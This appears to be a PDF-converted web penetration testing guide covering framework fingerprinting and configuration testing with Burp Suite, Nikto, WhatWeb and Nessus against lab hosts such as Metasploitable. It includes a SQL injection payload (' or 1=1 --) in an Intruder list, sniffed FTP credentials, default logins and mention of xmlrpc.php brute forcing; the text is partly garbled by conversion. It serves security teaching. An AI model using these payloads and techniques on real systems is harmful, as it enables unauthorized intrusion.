
- Map the target application and understand the principal workflows

Automatic Spider tools

- Burp Suite
- ZAP

Automate Spider example





8. Fingerprint Web Application & Web Application Framework

Web framework fingerprinting is an important subtask of the information gathering process. Knowing the type of framework can automatically give a great advantage if such a framework has already been tested by the penetration tester. It is not only the known vulnerabilities in unpatched version but specific misconfigurations in the framework and known file structure that makes the fingerprinting process so important.

Black Box Testing

There are several most common locations to look in in order to define the current framework

- HTTP headers
- Cookies
- HTML source code
- Specific files and folders

HTTP headers

The most basic form of identifying a web application framework is to look at the X-Powered-By field in the HTTP response header.

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment
https://phpapp.infosec...	GET	/		200	14766	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/acre2.php		200	8799	HTML	Acme laptop	2;
https://phpapp.infosec...	POST	/acre2.php		200	11406	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/acre2.php?lap=Com...	✓	200	10110	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/acre2.php?lap=acer	✓	200	11406	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/acre2.php?lap=dell	✓	200	10065	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/acre2.php?lap=gatw...	✓	200	10111	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/acre2.php?lap=hewlett	✓	200	10112	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/acre2.php?lap=ibm	✓	200	10177	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/acre2.php?lap=sony	✓	200	10105	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/acre2.php?lap=toshiba	✓	200	10111	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/career.php		200	9796	HTML	Acme laptop	2;
https://phpapp.infosec...	GET	/cdn-cgi/apps/body/...		200	3381	script		2;

```

Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Tue, 06 Aug 2019 03:11:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Strict-Transport-Security: max-age=0
X-Content-Type-Options: noaniff
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 501dd2c00e3bba64-ATL
Content-Length: 14244

```

Cookies

Another similar and somehow more reliable way to determine the current web framework are framework- specific cookies.

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment
https://dvws1.infosec...	GET	/dvws1/vulnerabilities/xst/xst.php		200	3980	HTML	Cros...	
https://dvws1.infosec...	GET	/dvws1/vulnerabilities/xxe/		200	3982	HTML	XML t...	

```

Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Tue, 06 Aug 2019 04:07:50 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.33
Set-Cookie: StealthisacookiewithXST=890750684af1101a65f443f099c02951
Strict-Transport-Security: max-age=0
X-Content-Type-Options: noaniff
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 501e25645b96ba8e-ATL
Content-Length: 3527

```

HTML source code

This technique is based on finding certain patterns in the HTML page source code. We can find a lot of information which helps a tester to recognize a specific web application.

view-source:https://aspdotnetapp.infosecaddicts.com/Default.aspx

```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <head>
5 <script src="/cdn-cgi/apps/head/ckgy0PiWGjg9puHUcMTwq3BmE2U.jg"></script><script type="f2dc9734121704d84b0d1709-text/javascript">
6   function openWindow()
7   {
8     window.open("Search.aspx?Type=" + document.getElementById('ctl100_ddlAdvSearch').value + "&Word=" + document.getElement
9     return false;
10  }
11 </script>
12 <title>
13   Welcome page
14 </title><link href="style.css" rel="stylesheet" type="text/css" />
15 </head>
16 <body>
17 <form method="post" action="./Default.aspx" onsubmit="if (!window._cfRLUnblockHandlers) return false; javascript:return WebForm_C
18 <div class="aspNetHidden">
19 <input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
20 <input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
21 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJNzM3NTUyMDEwD2QWAmYP2BYCagMP2BYIAgcPDxYCHgdWaXNpYmx1aGRkAg
```


Specific files and folders

Every application has its own specific file and folder structure on the server. We can use tool or manual access them.

Dirbusting example

- Google hacking technique

<https://www.exploit-db.com/ghdb/4675/>



```
<?xml version="1.0" encoding="UTF-8"?>
- <rsd xmlns="http://archipelago.phrasewise.com/rsd" version="1.0">
  - <service>
    <engineName>WordPress</engineName>
    <engineLink>https://wordpress.org/</engineLink>
    <homePageLink>http://wordpress.com</homePageLink>
  - <apis>
    <api apiLink="https://wordpress.com/xmlrpc.php" preferred="true"
      blogID="1" name="WordPress"/>
    <api apiLink="https://wordpress.com/xmlrpc.php" preferred="false"
      blogID="1" name="Movable Type"/>
    <api apiLink="https://wordpress.com/xmlrpc.php" preferred="false"
      blogID="1" name="MetaWeblog"/>
    <api apiLink="https://wordpress.com/xmlrpc.php" preferred="false"
      blogID="1" name="Blogger"/>
    <api apiLink="https://twitter-api.wordpress.com/" preferred="false"
      blogID="" name="Twitter"/>
  </apis>
</service>
</rsd>
```

- BurpSuite Intruder

```
GET /bookdetail.aspx?id=$1$ HTTP/1.1
Host: aapdotnetapp.infosecaddicts.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: https://aapdotnetapp.infosecaddicts.com/Default.aspx
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; __ga=GA1.2.781573113.1564954291; __gid=GA1.2.631839643.1564954291; PHPSESSID=apk77a2jhpq4lfrqaljnge0gk2; __auc=4e20d75b1c5e988ea135blalaf; __taxkuuid=er:infosecaddicts.com;:AptkfxgPPF6GRH88K8Tq88vvukfPhuRU+589K8td825woontPQ+agNYERx4oBhx//:;2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7of; __fbp=fb.l.1564955153850.417041806; __gat=1
```

1 Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 5
 Payload type: Request count: 5

2 Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Buttons: Paste, Load..., Remove, Clear

Input field: admin, login, sign-in, ' or 1=1 --

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0	'	200	<input type="checkbox"/>	<input type="checkbox"/>	12291	
1	'	500	<input type="checkbox"/>	<input type="checkbox"/>	5917	
2	admin	500	<input type="checkbox"/>	<input type="checkbox"/>	5691	
3	login	500	<input type="checkbox"/>	<input type="checkbox"/>	5691	
4	sign-in	500	<input type="checkbox"/>	<input type="checkbox"/>	5735	
5	' or 1=1 --	500	<input type="checkbox"/>	<input type="checkbox"/>	5997	

Common Application Identifiers

Application	Keyword
Wordpress	<meta name="generator" content="WordPress 3.9.2" />
phpBB	<body id="phpbb"
Mediawiki	<meta name="generator" content="MediaWiki 1.21.9" />
Joomla	<meta name="generator" content="Joomla! - Open Source Content Management" />
Drupal	<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
DotNetNuke	DNN Platform - http://www.dnnsoftware.com

Framework	Cookie name
Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session

Nikto

```

root@kali:~# nikto -h https://aspdotnetapp.infosecaddicts.com
- Nikto v2.1.6
-----
+ Target IP: 104.25.166.6
+ Target Hostname: aspdotnetapp.infosecaddicts.com
+ Target Port: 443
-----
+ SSL Info: Subject: /OU=Domain Control Validated/OU=PositiveSSL Multi-Domain/CN=ssl373680.cloudflaressl.com
            Ciphers: TLS_AES_256_GCM_SHA384
            Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=COMODO CA Limited/CN=COMODO ECC Domain Validation Secure Server CA 2
+ Message: Multiple IP addresses found: 104.25.166.6, 104.25.167.6
+ Start Time: 2019-08-06 00:29:14 (GMT-4)
-----
+ Server: cloudflare
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is set with max-age=0.
+ Expect-CT is not enforced, upon receiving an invalid Certificate Transparency Log, the connection will not be dropped.
+ All CGI directories 'found', use '-C none' to test none
+ Hostname 'aspdotnetapp.infosecaddicts.com' does not match certificate's names:

```

Whatweb

```

root@kali:~# whatweb aspdotnetapp.infosecaddicts.com
http://aspdotnetapp.infosecaddicts.com [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[cloudflare], IP[104.25.166.6], RedirectLocation[https://aspdotnetapp.infosecaddicts.com/], UncommonHeaders[x-content-type-options,cf-ray]
https://aspdotnetapp.infosecaddicts.com/ [200 OK] ASP_NET[4.0.30319], CloudFlare, Cookies[__cfduid], Country[UNITED STATES][US], HTTPServer[cloudflare], HttpOnly[__cfduid], IP[104.25.166.6], Script[8e4dba6970c3473b017b9671-text/javascript], Strict-Transport-Security[max-age=0], Title[Welcome page][Title element contains newline(s)!], UncommonHeaders[x-content-type-options,expect-ct,cf-ray], X-Powered-By[ASP.NET]
root@kali:~#

```

Configuration and Deployment Management Testing

1. Test Network/Infrastructure Configuration

Review of the Application

Architecture Known Server

Vulnerabilities

- Using Nessus Scan for Metasploitable 2, we have some Known vulnerabilities as shown below:

Sev	Name	Family	Count
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number ...	Gain a shell remotely	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
CRITICAL	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
HIGH	rlogin Service Detection	Service detection	1
HIGH	rsh Service Detection	Service detection	1
HIGH	Unsupported Web Server Detection	Web Servers	1

Name: mtea
 Status: Completed
 Policy: Advanced Scan
 Scanner: Local Scanner
 Start: Today at 3:14 PM
 End: Today at 3:19 PM
 Elapsed: 4 minutes

Vulnerabilities

Legend: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue)

Administrative Tools

- List all the possible administrative interfaces such as:
Local remote

```

collisions:0 txqueuelen:1000
RX bytes:4268 (4.1 KB) TX bytes:7260 (7.0 KB)
Interrupt:19 Base address:0x2000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:92 errors:0 dropped:0 overruns:0 frame:0
      TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)


msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> _


```

Remote access via SFTP




Access via web interface – such as HTTP basic

authentication Access via WebDAV



Access via FTP



Access via SSH

```
root@ilak:~# ssh 192.168.222.151 -l msfadmin
msfadmin@192.168.222.151's password:
'Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Feb  4 08:37:36 2018
'msfadmin@metasploitable:~$ '
```

- Determine if administrative interfaces are available from an internal network or are also available from the internet. If available from the internet, determine the mechanisms that control access to these interface and their associated susceptibilities.

With insecure protocol like ftp, telnet or http basic authentication, easy to sniff administrator password with Wireshark

13	28.225579881	192.168.222.151	192.168.222.1	TCP	66 21 → 61961 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
14	28.225693023	192.168.222.1	192.168.222.151	TCP	60 61961 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0
15	28.226876721	192.168.222.151	192.168.222.1	FTP	74 Response: 220 (vsFTPd 2.3.4)
16	28.227093458	192.168.222.1	192.168.222.151	FTP	69 Request: USER msfadmin
17	28.227148746	192.168.222.151	192.168.222.1	TCP	60 21 → 61961 [ACK] Seq=21 Ack=16 Win=5856 Len=0
18	28.227150210	192.168.222.151	192.168.222.1	FTP	88 Response: 331 Please specify the password.
19	28.227297993	192.168.222.1	192.168.222.151	FTP	69 Request: PASS msfadmin

Worse, WebDAV don't request username and password from client to identifying, so hacker can upload any malicious files him want.



Recommend using Secure protocol such as: FTPs, SFTP, SSH, TLS/SSL,VPN,...

- Change default user & password

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Feb  4 09:40:33 EST 2018 from 192.168.222.148 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

2. Test Application Platform Configuration

Configuration review and testing is a critical task, while the typical web and application server installation will spot a lot of function (like application examples, documentation, test pages), what is not essential should be removed before deployment to avoid post install exploitation.

Black Box Testing and

Example Sample/known Files

and Directory

Many web servers and application servers provide, in a default installation, sample applications and files that are provided for the benefit of the developer and in order to test that the server is working properly right after installation.


However, many default web server applications have been later known to be vulnerable or information disclosure.

Example:



```
<?xml version="1.0" encoding="UTF-8"?>
- <rsd xmlns="http://archipelago.phrasewise.com/rsd" version="1.0">
  - <service>
    <engineName>WordPress</engineName>
    <engineLink>https://wordpress.org/</engineLink>
    <homePageLink>http://wordpress.com</homePageLink>
  - <apis>
    <api apiLink="https://wordpress.com/xmlrpc.php" preferred="true"
      blogID="1" name="WordPress"/>
    <api apiLink="https://wordpress.com/xmlrpc.php" preferred="false"
      blogID="1" name="Movable Type"/>
    <api apiLink="https://wordpress.com/xmlrpc.php" preferred="false"
      blogID="1" name="MetaWeblog"/>
    <api apiLink="https://wordpress.com/xmlrpc.php" preferred="false"
      blogID="1" name="Blogger"/>
    <api apiLink="https://twitter-api.wordpress.com/" preferred="false"
      blogID="" name="Twitter"/>
  </apis>
</service>
</rsd>
```

- Wordpress version show in readme
- Brute force attack / Denial of Service attack in Wordpress's xmlrpc.php



XML-RPC server accepts POST requests only.

```
Request
Raw Params Headers Hex XML
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 192.168.222.136
User-Agent: curl/7.47.0
Accept: */*
